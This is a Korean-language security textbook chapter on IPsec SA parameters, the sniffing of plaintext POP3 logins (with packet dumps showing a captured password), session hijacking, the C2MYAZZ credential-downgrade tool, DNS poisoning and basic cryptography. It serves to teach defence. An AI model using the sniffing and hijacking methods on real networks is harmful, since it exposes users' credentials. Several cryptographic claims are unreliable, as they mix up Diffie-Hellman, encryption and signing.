☞ **Sequence Number Counter**

32bit값으로 AH나 ESP머리부의 순차번호마당의 값을 생성하기 위해 사용한다. 모든 실현에 필수적이지만 송신되는 통과량에만 사용된다.

☞ **Sequence Counter Overflow**

Sequence Number Counter가 자리넘침인지를 나타내는 기발로서 자리넘침이 일어나면 검열기록을 남겨야 하며 해당 SA를 사용하여 계속 파케트를 보내지 못하도록 해야한다. 모든 실현에 필수적이지만 송신되는 통과량에만 사용된다.

☞ **재연방지창문**

수신되는 AH나 ESP파케트가 재연된것인지의 여부를 결정하기 위해 사용되는 32bit의 계수기이다. 모든 실현에 필수적이지만 수신되는 통과량에만 사용된다.

☞ **AH인증알고리듬, 열쇠** : AH실현에만 필수적이다.

☞ **ESP암호화알고리듬, 열쇠, IV방식**: ESP실현에만 필수적이다.

☞ **ESP인증알고리듬, 열쇠**: ESP에서 인증이 필요한 경우에만 선택되며 그렇지 않은 경우에는 NULL이 될수 있다. ESP실현에만 필수적이다.

☞ **SA의 수명**: SA가 새로운 것으로 교체되거나 페기되여야 하는 시간간격과 교체나 페기중에 어떤 처리를 해야 할지를 나타낸다. 시간이나 byte계수기 또는 그 두가지를 동시에 사용하여 표현할수 있다. 실현에서는 두가지 류형의 수명표기와 동시사용이 가능하도록 지원하여야 한다. 어떻게 열쇠를 재설정하고 언제 SA를 페기할것인지는 실현에 의존적이다. 모든 실현에는 필수적이다.

☞ **IPsec통신규약 방식**

통로방식, 전송방식 혹은 와일드카드로 표현된다. 원천지에서 이 마당이 와일드카드인 경우 응용프로그람은 IPsec실현에 어떤 방식인지를 알려야 한다. 이렇게 와일드카드를 사용하는것은 같은 SA에 대해 파케트단위로 통로방식으로 사용할수도 있고 전송방식으로도 사용할수 있게 한다. 호스트상에서 실현하는 경우 모든 방식을 반드시 지원해야 하며 관문에서 실현하는 경우 통로방식만 지원한다.

수신 SA의 통신규약 방식에 와일드카드를 리용하며 수신호스트에 혼란을 가져올수 있다. 이 경우 응용프로그람이 방식에 대한 정보를 얻을수 있는 기구가 필요하다.

☞ **Path MTU**

모든 IPsec실현에서 필수적이지만 송신통과량에만 사용한다.

SAD에는 처음 SA가 생성될 때 협상되었던 초기값들이 반드시 포함되여있어야 한다. 송신자는 이 값을 리용하여 주어진 SA가 출력되는 파케트에 사용하기에 적당한가를 결정한다. 이것은 사용될 SA가 존재하는지 확인하는 과정의 일부이다. 수신자는 SA의 값과 입력파케트의 값들이 일치하는지 확인하는데 사용한다. 이 과정은 SA가 처리하는 파케트를 위한것인가를 확인하는 과정이다.

제5절. 인증과 암호화

인증과 암호화는 자료의 안전을 보장하기 위하여 호상 련관된 두가지 기술이다. **인증**은 서로 통신하고있는 쌍방이 실제로 자기들이 옳다는것을 담보하는 과정이다. 이것은 봉사에 가입하려는 대상(말단사용자)뿐아니라 봉사를 제공하는 대상(봉사기 또는 웨브싸이트)에 대하여서도 마찬가지로 적용된다. **암호화**는 대화조종과정에 정보가 손상되지 않는다는것을 담보한다. 《손상》이라는 의미는 자료흐름에서 정보의 읽기만이 아니라 그것의 변경도 포함하고있다.

인증과 암호화는 각기 자체의 고유한 통신대화의 보안을 보장하여야 할 책임을 가지고있지만 최상의 보호는 이 두가지가 결합될 때에만 이룩될수 있다. 이러한 리유로 하여 많은 보안통신규약들이 이 두가지 특성을 다 포함하고있다.

3.5.1. 평문전송

IP는 일반적으로 평문자료들을 전송하는데 이것을 보통 순수한 상태의 전송이라고 한다. 이것은 자료가 주파수변경 또는 재배렬없이 단순히 원래의 형태로 전송된다는것을 의미한다. 전송되는 자료에는 자료와 함께 인증정보가 포함된다. 이 처리과정을 그림 3-33에서 설명하였다.

그림 3-33에서는 통신대화에 대한 망분석기보기창을 보여주었다. POP3우편의뢰기를 가지고 우편을 검색하려는 사용자가 있다고 하자. 파케트 3~5는 련결을 초기화하는데 리용된 TCP 3-파케트 신호교환이다. 파케트 6, 7은 POP3우편봉사기에 의뢰기가 련결 및 준비되였다는것을 알려준다. 파케트 8로부터 매우 흥미있는 정보들을 알수 있다. 그림 3-33의 아래부분을 보면 파케트 8에서 자료의 복호화된 내용을 알수 있다. 지령 USER는 POP3봉사기에 POP3의뢰기의 가입등록이름을 보내는데 리용된다. USER지령 다음의 본문은 체계인증을 시도하는 사용자의 이름이다.

No.	Source	Destination	Layer	Summary	Error	Size	Interpacket Time	Absolute Time
3	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 SYN		64	323 µs	8:58:38 PM
4	0020AF247F25	0000E82F772A	tcp	Port:POP3 ---> 1067 ACK SYN		64	203 µs	8:58:38 PM
5	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK		64	372 µs	8:58:38 PM
6	0020AF247F25	0000E82F772A	tcp	Port:POP3 ---> 1067 ACK PUSH		97	49 ms	8:58:38 PM
7	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK		64	192 ms	8:58:38 PM
8	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK PUSH		71	326 ms	8:58:38 PM
9	0020AF247F25	0000E82F772A	tcp	Port:POP3 ---> 1067 ACK PUSH		77	7 ms	8:58:38 PM
10	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK		64	162 ms	8:58:39 PM

```
 0: 00 20 AF 24 7F 25 00 00 E8 2F 77 2A 08 00 45 00 |..$.%.../w*..E.
10: 00 35 87 05 40 00 80 06 EF CC C0 A8 01 3C C0 A8 |.5..@.......<..
20: 01 64 04 2B 00 6E 00 BF 06 D2 00 0D 0D 56 50 18 |.d.+.n.......VP.
30: 22 11 DC 54 00 00 55 53 45 52 20 62 67 61 74 65 |"..T..USER bgate
40: 73 0D 0A                                        |s..
```

그림 3-33. 인증대화를 시작하는 파케트의 해신

그림 3-34에서는 가입등록이름에 대한 POP3봉사기의 응답을 보여주었다. 파케트 9의 내용으로부터 가입등록이름이 접수되였다는것을 알수 있다. 이 가입등록이름은 그림 3-33에서의 가입등록이름과 같다. 만일 사용자의 통과단어를 알수 있다면 체계에 접근하여 충분한 정보를 얻을수 있을것이다.

No.	Source	Destination	Layer	Summary	Error	Size	Interpacket Time	Absolute Time
6	0020AF247F25	0000E82F772A	tcp	Port:POP3 ---> 1067 ACK PUSH		97	49 ms	8:58:38 PM
7	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK		64	192 ms	8:58:38 PM
8	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK PUSH		71	326 ms	8:58:38 PM
9	0020AF247F25	0000E82F772A	tcp	Port:POP3 ---> 1067 ACK PUSH		77	7 ms	8:58:38 PM
10	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK		64	162 ms	8:58:39 PM
11	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK PUSH		74	326 ms	8:58:39 PM
12	0020AF247F25	0000E82F772A	tcp	Port:POP3 ---> 1067 ACK PUSH		91	920 µs	8:58:39 PM
13	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK		64	172 ms	8:58:39 PM

```
 0: 00 00 E8 2F 77 2A 00 20 AF 24 7F 25 08 00 45 00 |.../w*. .$.%..E.
10: 00 3B 1C 00 40 00 20 06 BA CC C0 A8 01 64 C0 A8 |.;..@. ......d..
20: 01 3C 00 6E 04 2B 00 0D 0D 56 00 BF 06 DF 50 18 |.<.n.+...V....P.
30: 22 2B D3 06 00 00 2B 4F 4B 20 75 73 65 72 20 61 |"+....+OK user a
40: 63 63 65 70 74 65 64 0D 0A                      |ccepted..
```

그림 3-34. 가입등록이름을 접수하는 POP3봉사기

그림 3-34에서 파케트 11의 복호화된 내용을 볼수 있다. 이것은 POP3우편의뢰기가 봉사기에 보내는 다음의 지령들이다. 지령 PASS는 의뢰기가 통과단어렬을 보내는데 리용된다. 이 지령 다음의 본문은 체계인증을 시도하는 사용자의 통과단어이다. 여기서 알수 있는것처럼 통과단어는 평문으로 보인다.

그림 3-35에서는 파케트 12의 해신된 내용을 볼수 있다. 이것은 인증시도에 대한 봉사기의 응답이다. 봉사기가 가입등록이름과 통과단어결합을 접수한다는것에 주목하여야 한다. 그림 3-36은 정당한 가입등록이름과 통과단어를 가지고 체계의 접근을 얻기 위한 인증처리과정이다. 사실 파케트들을 해신할수 있는 사람이라면 이 사용자의 모든 전자우편통보문들을 볼수 있다.

No.	Source	Destination	Layer	Summary	Error	Size	Interpacket Time	Absolute Time
6	0020AF247F25	0000E82F772A	tcp	Port:POP3 ---> 1067 ACK PUSH		97	49 ms	8:58:38 PM
7	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK		64	192 ms	8:58:38 PM
8	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK PUSH		71	326 ms	8:58:38 PM
9	0020AF247F25	0000E82F772A	tcp	Port:POP3 ---> 1067 ACK PUSH		77	7 ms	8:58:38 PM
10	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK		64	162 ms	8:58:39 PM
11	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK PUSH		74	326 ms	8:58:39 PM
12	0020AF247F25	0000E82F772A	tcp	Port:POP3 ---> 1067 ACK PUSH		91	920 µs	8:58:39 PM
13	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK		64	172 ms	8:58:39 PM

```
 0: 00 20 AF 24 7F 25 00 00 E8 2F 77 2A 08 00 45 00 |. .$.%.../w*..E.
10: 00 38 89 05 40 00 80 06 ED C9 C0 A8 01 3C C0 A8 |.8..@........<..
20: 01 64 04 2B 00 6E 00 BF 06 DF 00 0D 0D 69 50 18 |.d.+.n.......iP.
30: 21 FE B8 5E 00 00 50 41 53 53 20 6D 69 63 72 6F |!..^..PASS micro
40: 24 6F 66 74 0D 0A                               |$oft..
```

그림 3-35. 사용자의 통과단어를 보내는 POP3의뢰기

No.	Source	Destination	Layer	Summary	Error	Size	Interpacket Time	Absolute Time
6	0020AF247F25	0000E82F772A	tcp	Port:POP3 ---> 1067 ACK PUSH		97	49 ms	8:58:38 PM
7	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK		64	192 ms	8:58:38 PM
8	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK PUSH		71	326 ms	8:58:38 PM
9	0020AF247F25	0000E82F772A	tcp	Port:POP3 ---> 1067 ACK PUSH		77	7 ms	8:58:38 PM
10	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK		64	162 ms	8:58:39 PM
11	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK PUSH		74	326 ms	8:58:39 PM
12	0020AF247F25	0000E82F772A	tcp	Port:POP3 ---> 1067 ACK PUSH		91	920 µs	8:58:39 PM
13	0000E82F772A	0020AF247F25	tcp	Port:1067 ---> POP3 ACK		64	172 ms	8:58:39 PM

```
 0: 00 00 E8 2F 77 2A 00 20 AF 24 7F 25 08 00 45 00 |.../w*. .$.%..E.
10: 00 49 1D 00 40 00 20 06 B9 BE C0 A8 01 64 C0 A8 |.I..@.......d..
20: 01 3C 00 6E 04 2B 00 0D 0D 69 00 BF 06 EF 50 18 |.<.n.+...i....P.
30: 22 1B 40 E3 00 00 2B 4F 4B 20 57 65 6C 63 6F 6D |".@...+OK Welcom
40: 65 20 6F 6E 20 62 6F 61 72 64 20 42 69 6C 6C 20 |e on board Bill
50: 47 61 74 65 73 0D 0A                            |Gates..
```

그림 3-36. 인증시도를 접속하는 POP3봉사기

1) 평문피동감시

이 POP3인증대화는 망분석기를 리용하여 얻는다. 망분석기는 전용하드웨어도구나 현존 체계우에서 실행되는 쏘프트웨어이다. 망분석기들은 실제적으로 자료흐름을 감시하기 위하여 망우의 모든 자료를 다 전송할 필요가 없다는 의미에서 피동장치들이다. 어떤 분석기들은(보통 관리상태를 알아내기 위한 목적에서) 자료흐름을 전송하는데 이것은 꼭 필요한것은 아니다. 사실상 분석기는 유효한 망주소를 요구하지도 않는다. 이것은 망분석기가 망을 감시할수 있다는것을 의미하며 케블추적과 집선기 및 교환기포구들을 조사하지 않고서는 그것의 존재를 알아낼수 없다는것을 의미한다.

공격자는 손상된 체계우에 망분석기쏘프트웨어를 설치할수 있다. 이것은 공격자가 자료흐름을 감시하기 위하여 설비에 물리적으로 접근할 필요가 없다는것을 의미한다. 공격자는 간단히 현존 체계들중의 하나를 리용하여 목적하는 자료흐름을 얻을수 있다. 그러므로 체계들에 대한 정상적인 검열을 진행하는것이 아주 중요하다.

망분석기가 통신대화를 얻기 위하여서는 대화경로의 어느한 곳에 련결되여야 한다. 이것은 망우에서 대화를 시작하는 체계와 목적지체계사이의 어느 한점이 될수 있다. 이것은 또한 대화의 어느 한쪽 끝에 있는 체계를 손상시킴으로써 실현할수도 있다. 이것은 공격자가 원격위치에서 인터네트상의 망자료흐름을 얻을수 없다는것을 의미한다. 공격자는 반드시 망내부에 어떤 형태의 감시기나 분석기를 배치하여야 한다.

2) 평문통신규약

POP3은 평문으로 통신하는 유일한 IP봉사는 아니다. 거의 모든 IP봉사들이 인증과 암호화를 제공하지 않으며 평문으로 자료를 전송한다. 일부 평문봉사들은 다음과 같다.

☞ FTP : 인증은 평문이다.

☞ Telnet : 인증은 평문이다.

☞ SMTP : 우편통보문의 내용은 평문이다.

☞ HTTP : 홈안에 있는 폐지내용과 내용들은 평문이다.

☞ IMAP : 인증은 평문이다.

☞ SNMPv1 : 인증은 평문이다.

SNMPv1이 평문을 리용한다는것은 보안상 대단히 위험하다. SNMP는 망장치들을 관리하고 문의하는데 리용된다. 이러한 장치들에는 교환기와 경로기 지어 봉사기와 방화벽까지도 포함된다. SMTP통과암호가 로출되면 공격자는 망에 커다란 피해를 줄수 있다. SNMPv2와 SNMPv3은 열린최단경로규약(OSPF)과 류사한 통보문알고리듬을 포함한다. 이것은 원래의 SNMP보다 높은 준위의 안전성과 자료완전성을 보장한다. 유감스럽게도 많은 망장치들이 SNMPv3은 물론 SNMPv2도 지원하지 못하고있다. 현재는 SNMPv1이 널리 리용된다.

3.5.2. 인증의 필요성

인증에 대한 요구는 현재에 와서는 명백한것으로 되였다. 평문으로 전송되는 가입등록정보는 감시하기 매우 쉽다. 쉽게 해득될수 있는 가입방법은 통과암호가 변경되지 않는 환경에서 보다 큰 문제를 발생시킬수 있다. 이러한 경우 공격자는 손상된 체계를 리용하여 망을 쉽게 공격할수 있다. 대부분의 사용자들은 같은 가입등록이름과 통과암호를 오래동안 리용하려고 한다.

강력한 인증은 가입초기에 봉사접속을 하려는 원천들이 정당한가를 확인한다. 또한 통신대화과정에 원천이 공격하는 호스트에 의하여 교체되지 않았는가를 확인한다. 이러한 형태의 공격을 흔히 대화가로채기라고 한다.

1) 대화가로채기

그림 3-37에 제시된 망을 고찰하자. 의뢰기는 봉사기와 불안전한 망련결상태에서 통신하고있다. 의뢰기는 이미 봉사기에 인증되였고 접근이 허락되였다. 한가지 흥미있는 실례를 만들어보자. 의뢰기가 관리자준위특권을 가진다고 가정하자. 공격자는 의뢰기와 봉사기사이의 망토막에 있으면서 대화를 감시하면서 대화에 리용되는 포구와 순서번호들을 알아낸다.





그림 3-37. 중개자공격의 실례

이제 공격자가 관리자준위의 특권을 가진 새로운 뒤문을 형성하기 위하여 관리자의 대화를 가로채려한다고 가정하자. 먼저 공격자는 의뢰기가 봉사기와 더는 통신할수 없는 상태로 만들어 놓는다. 이를 위하여 공격자는 WinNuke와 같은 도구프로그람을 리용하든가 또는 DoS공격을 리용하여 의뢰기를 정지시킨다. 또한 ICMP범람과 같은 공격으로 정지시킬수도 있다. 어떤 형태의 공격을 진행하든 그 목적은 의뢰기가 봉사기에서 보낸 자료흐름에 응답할수 없도록 하는것이다.

ICMP범람의 목표로 된 체계는 ICMP요구에 응답하는데 많은 시간을 소비하기때문에 다른 통신들은 진행할수 없다.

결국 의뢰기가 마비되고 공격자는 마치 자기가 의뢰기인것처럼 봉사기와 자유롭게 통신하게 된다. 공격자는 의뢰기에로 오는 봉사기의 응답을 받아 적당한 응답을 만든다. 만일 공격자가 IP에 대한 상세한 지식을 가지고있다면 봉사기로부터 예견되는 응답에 기초하여 봉사기의 응답과 전송포구 그리고 순서번호들을 완전히 무시해 버릴수 있다. 어느 경우에나 공격자는 봉사기가 여전히 원래의 의뢰기와 통신하고있는듯이 만들어놓는다.

결국 강력한 인증을 통하여 원천체계가 다른 체계와 바꾸어지지 않았다는것을 확증하여야 한다. 이것은 두 체계가 통신대화과정에 서로 비밀정보를 교환하는 방법으로 해결할수 있다. 비밀정보는 대화과정에 전송되는 매 파케트마다 또는 우연시간간격으로 교환할수 있다. 명백히 매 파케트마다 원천을 확인하는것이 우연시간간격으로 원천을 확인하는것보다 훨씬 더 안전하다. 통신대화과정에 매 파케트를 교환할 때마다 비밀정보를 바꾸면 보다 안전하다. 이렇게 하면 대화는 대화가로채기에 보다 안전하도록 할수 있다.

2) 목적지확인

통신대화가 시작된 때로부터 전 과정에 원천을 확인하여야 한다는것은 명백하다. 그러나 봉사기를 확인할데 대한 요구는 명백하지 않다. 많은 사람들은 자기의 봉사기에 련결하거나 어떤 형태의 호스트로부터 도달불가능한 통보문을 받는것을 당연한것으로 생각하고있다. 그러나 그들이 대화하고있는 봉사기가 사실상 망을 공격하려는 공격자일수도 있다는것은 모를수 있다.

도구프로그람 C2MYAZZ는 대화가로채기 혹은 중개자로 알려진 봉사기속임공격의 전형적인 실례이다. Windows 95가 처음으로 나왔을 때 그것은 대화통보문블로크(SMB)체계에 인증하는 두가지 방법을 가지고있었다. 암호화된 통과암호를 리용하여 인증하는것이 기정으로 되여있었다. Windows NT령역에서의 인증에도 이 방법이 리용되였다. 그러나 SMB LANMAN봉사기와의 아래방향호환성을 보장하기 위하여 LANMAN인증도 리용되였다. LANMAN은 가입등록이름과 통과암호를 평문으로 전송할것을 요구한다. C2MYAZZ가 기동하면 그것은 의뢰기가 NT봉사기에 인증될 때를 피동적으로 기다린다. 가입등록이 검출되면 C2MYAZZ는 LANMAN인증을 요구하는 하나의 파케트를 의뢰기에 보낸다.

의뢰기는 이 파케트를 가입등록을 요구한 봉사기에서 보낸것으로 믿고 증서를 평문으로 다시 전송한다. 이때 C2MYAZZ도구프로그람은 가입등록이름과 통과암호를 획득하여 현시한다. C2MYAZZ는 의뢰기의 대화를 파괴하지 않고 사용자가 여전히 가입하여 체계접근을 실현할수 있게 한다. 이 도구프로그람의 특징은 하나의 기동디스크로 실행할수 있다는것이다. 다시말하여 공격자는 이 디스크로 체계를 기동시킨 후에 얻어진 증서를 가지기만 하면 된다.

3) DNS중독

인증을 필요로 하는 또 다른것은 DNS중독이다. 일명 완충기억중독이라고도 하는 DNS중독는 실지 목적지로부터의 자료흐름을 변경시킬 목적으로 특정호스트에 대한 틀린 IP주소정보를 넘겨주는 과정이다.

자기가 인증하려하는 봉사기를 확인하는것은 의뢰기의 증서 또는 대화의 완전성을 확인하는것만큼 중요하다. 통신과정에 있는 이 세 문제점들은 모두 공격에 대하여 약하다.

3.5.3. 암호화기술

암호학은 정보를 후에 다시 회복할수 있는 다른 형태로 전송하는데 리용되는 기술들의 집합이다. 이 다른 형태를 암호문이라고 하며 그것은 암호화알고리듬과 암호열쇠에 의하여 만들어진다. 암호알고리듬은 단순히 암호화하려는 정보에 적용되는 수학공식이다. 암호열쇠는 매번 정보를 알고리듬이 처리할 때 같은 계산조작을 리용하여 암호문이 유도되지 않도록 하기 위하여 알고리듬에 넣어주는 보충적인 변수이다.

실례로 수자 42가 극히 중요한 수이며 그것을 다른 사람들이 알지 못하도록 지키려 한다고 하자. 이 자료를 암호화하기 위하여 다음과 같은 암호알고리듬을 리용할수 있다.

자료 / 암호화열쇠 + (2×암호화열쇠)

이 과정은 암호알고리듬 그자체와 암호열쇠 이 두가지에 달려있다. 이 두가지는 다 암호문을 만드는데 리용되며 암호문은 새로운 수값으로 된다. 암호문을 되살려 42를 얻어내려면 알고리듬과 열쇠를 다 가지고있어야 한다. 열쇠를 리용하지 않는 씨저암호(Caesar ciphers)로 알려진 암호알고리듬이 있는데 이것은 암호열쇠의 보충적인 안전성을 가지지 못하는것으로 하여 그리 쓰이지 않는다. 이 암호문을 복호화하기 위하여 씨저암호알고리듬만 알면 된다.

암호화는 수학공식들을 리용하므로 다음의 내용들사이에는 공생관계가 이루어진다.

☞ 알고리듬

☞ 열쇠

☞ 원래의 자료

☞ 암호문

이것은 이것들중 어느 세가지만 알면 4개를 다 유도해낼수 있음을 의미한다. 례외로

되는것은 원래자료와 암호문의 결합을 알 때이다. 만일 이 두가지의 많은 실례들을 가지고있다면 알고리듬과 열쇠를 복구해낼수도 있다.

1) 암호화방법

암호문을 만드는데는 두가지 방법이 있다.

—흐름암호

흐름암호는 자료암호화의 가장 간단한 방법들중의 하나이다. 흐름암호가 사용될 때 자료의 매 비트는 열쇠의 한 비트를 리용하여 련속적으로 암호화된다. 흐름암호의 고전적인 실례는 Vernam암호이다. 이것은 전신타자통신을 암호화하기 위하여 리용되였다. Vernam암호의 암호열쇠는 페지의 순환에 들어있다. 전신전문이 기계에 들어가면 자료의 한 비트가 열쇠의 한 비트와 결합하여 암호문을 만든다. 암호문의 수신자는 같은 페지의 순환을 리용하여 거꿀과정을 거쳐 본래의 전문을 되살려낸다.

고정된 길이의 열쇠를 리용하는 Vernam암호는 여러개의 전문들로부터 얻어진 암호문들을 비교하면 쉽게 정확히 추적해낼수 있다. 흐름암호를 깨기 더 어렵게 하려면 가변길이의 암호열쇠를 쓰면 된다. 이렇게 함으로써 암호문으로부터 식별해낼수 있는 모형들을 막아 치울수 있다. 사실 자료 한 비트에 리용되는 암호열쇠를 우연적으로 바꾸어 수학적으로 열기 불가능한 암호문을 얻을수 있다. 이것은 리용된 서로 다른 우연열쇠들이 암호열쇠를 열려고 하는 파괴자에게 단서를 줄수 있는 어떠한 반복모형도 생성하지 않기때문이다. 암호화열쇠를 련속적으로 변화시키는 과정을 1회용보충(one-time pad)이라고 한다.

— 블로크암호

매 한 비트를 암호화하는 흐름암호와는 달리 블로크암호는 일정한 크기의 덩어리단위로 자료를 암호화한다. 블로크암호에서 기본은 매번 얼마만한 자료가 암호화되며 어떤 크기의 열쇠가 매 블로크에 작용되는가 하는것을 확인하는것이다. 실례로 자료암호화표준(DES)은 암호화된 DES자료가 56bit의 열쇠를 리용하여 64bit블로크단위로 처리된다는것으로 정해졌다.

블로크암호화를 실현하는데 리용하는 여러가지 서로 다른 알고리듬들이 있다. 가장 초보적인것은 간단히 자료를 택하여 그것을 블로크로 나누어 매개에 대하여 열쇠를 작용시키는것이다. 이 방법은 효과성은 높지만 반복되는 암호문을 만들수 있다. 만일 자료의 두 블로크가 정확히 같은 정보를 가지고있다면 암호문의 두 블로크는 역시 동등할것이다. 앞에서 언급된것처럼 파괴자는 비우연형식으로 반복된 암호문을 리용하여 암호열쇠를 공격할수 있다.

보다 좋기는 알고리듬의 보다 앞선 결과를 리용하여 보다 후의 열쇠들을 그것과 결합하는것이다. 그림 3-38에 변경시킬수 있는 한가지 방법을 보여주었다. 암호화하려는 자료는 DB1～DB4로 이름붙여진 블로크들에 갈라진다. 초기화벡토르(IV)가 자료의 시작에 첨부되여 모든 블로크들이 완전히 암호화되였다는것을 보여준다. IV는 단순한 우연기호

렬로써 두개의 동일한 통보문으로부터 같은 암호문을 만들어 내지 못한다는것을 담보한다. 암호문의 첫 블로크(CT1)을 얻기 위하여 암호열쇠와 자료의 첫 블로크(DB1), 초기화벡토르(IV)를 수학적으로 결합한다.





그림 3-38. 블로크암호화

암호문의 두번째 블로크 CT2을 만들 때에는 암호열쇠 암호문의 첫 블로크 CT1, 두번째 자료블로크 DB2을 수학적으로 결합한다. 알고리듬에서 변수들이 변하므로 DB1과 DB2은 같을수 있어도 결과적인 암호문 CT1과 CT2은 서로 다른 값을 가진다. 이것은 얻어지는 암호문이 완전히 우연적인것으로 보이도록 충분히 혼잡될수 있게 한다. 얻어지는 암호문을 리용하여 다른 자료블로크를 암호화하는 과정은 모든 자료블로크들이 처리될 때까지 계속된다.

암호열쇠와 초기화벡토르, 앞서 얻어진 암호문을 수학적으로 결합하는 방법에는 여러가지가 있다. 이 모든 방법들은 다 같은 목적을 추구하고있는데 그것은 보기에 우연적인 암호문의 문자렬을 얻어내는것이다.

— 공개 및 비밀암호열쇠

지금까지 모든 암호화기술들은 비밀열쇠알고리듬들을 리용하였다. 비밀열쇠알고리듬은 암호화와 복호화에 같은 열쇠를 리용한다. 이것은 암호열쇠가 암호문의 안전성을 담보하기 위하여 비밀로 고수되여야 한다는것을 말해준다. 만일 공격자가 그 비밀열쇠를 알아낸다면 모든 암호화된 전문들을 풀어낼수 있을것이다. 정보교환의 안전한 방법을 구축하기 위하여 비밀열쇠교환의 안전한 방법이 필요하게 된다.

1976년에 디피(W. Diffie)와 헬만(M. Hellman)은 론문 《암호학에서 새로운 방향》에서 공개열쇠암호의 개념을 제기하였다. 이 론문은 암호산업에서 혁명으로 되였을뿐아니

라 공개열쇠의 생성과정은 지금도 Diffie-Hellman으로 알려져있다. 비전문가에 있어서 공개열쇠는 비밀열쇠로부터 수학적으로 유도된 암호열쇠이다. 공개열쇠로 암호화된 정보는 비밀열쇠로만 복호화할수 있으며 비밀열쇠로 암호화된 정보는 공개열쇠로 복호화할수 없다. 다른 말로 말하여 열쇠들은 대칭이 아니다. 그것들은 특수하게 구성되여 공개열쇠는 자료암호화에, 비밀열쇠는 암호문복호화에 리용되게 되여있다.

이것은 열쇠정보를 교환하기 위한 안전한 통로가 요구되지 않게 한다. 공개열쇠는 암호화된 전문의 안전성을 여전히 유지하면서 불안전한 통로에서 교환할수 있다. 만일 한 사람이 친구에게 비밀전문을 보내려 한다면 그는 친구의 공개열쇠로 그것을 암호화해야 한다.

Diffie-Hellman은 인증을 제공하는데 리용할수도 있다. 이것은 수신자의 공개열쇠로 전문을 암호화하기 전에 자기의 비밀열쇠로 그것에 서명하여 실현할수 있다. 서명은 자기의 비밀열쇠와 전문내용을 처리하는 간단한 수학적알고리듬이다. 이것은 유일한 수자식서명을 만들어내는데 그것은 전문의 뒤에 붙는다. 전문내용이 서명을 만드는데 리용되므로 수자식서명은 보내는 매 전문에서 다를것이다.

실례로 어떤 사람이 친구에게 비밀전문을 보낸다고 하자. 먼저 그는 자기의 비밀열쇠를 가지고 수자식서명을 하고 친구의 공개열쇠로 전문을 암호화한다. 친구가 전문을 받으면 먼저 자기 비밀열쇠로 암호문을 풀고 그의 공개열쇠로 수자식서명을 검사한다. 서명이 맞으면 그는 전문이 인증된것이라는것과 그것이 전송과정에 바뀌지 않았다는것을 알게 된다. 만일 서명이 맞지 않으면 그는 전문이 그의 비밀열쇠로 서명된것이 아니거나 암호문이 전송과정에 바뀌였다는것을 알게 된다. 어느 경우에나 수신자는 전문의 내용을 의심하게 된다.

2) 암호화의 약점

암호화의 약점에는 세가지가 있다.

☞ 잘못된 처리 또는 사람의 오유
☞ 암호 그자체의 결함
☞ 폭력공격

어느 암호화방법이 자기 요구에 제일 알맞는가를 결정할 때 자기 경우의 약점을 반드시 알아야 한다.

— 잘못된 처리 또는 사람의 오유

암호화방법을 고찰할 때 사람의 실수문제를 론의하는것은 좀 이상할수 있지만 이 문제는 자료의 안전성을 담보하는데서 결정적인 작용을 한다. 어떤 암호화방법들은 다른 방법들에 비하여 열쇠관리가 잘 되지 않을수 있다. 암호화방법을 택할 때에는 적당한 방법으로 암호열쇠를 관리하는데 요구되는 정확한 하부구조를 가져야 한다.

비밀열쇠암호를 사용하려 한다면 호스트들사이에서 열쇠정보를 교환하기 위한 안전한 방법을 가지고있어야 한다. 비밀열쇠를 단순히 같은 불안전한 통로로 전송하려 한다면 자료암호화가 그리 좋은것이 못된다. 간단한 열쇠관리는 공개 및 비밀암호열쇠들이 아주 대중적인것으로 된 원인들중의 하나이다. 자료를 전송하는데 리용하려고 하는 불안전한 통로

상에서 열쇠정보를 교환하는 능력은 큰 흥미를 끈다. 이것은 열쇠관리를 매우 간소화하는데 송신자는 비밀열쇠를 안전하게 가지고있고 선택한 어떤 한가지 방법으로 공개열쇠를 전송한다.

열쇠관리를 잘하는것이 중요하다.

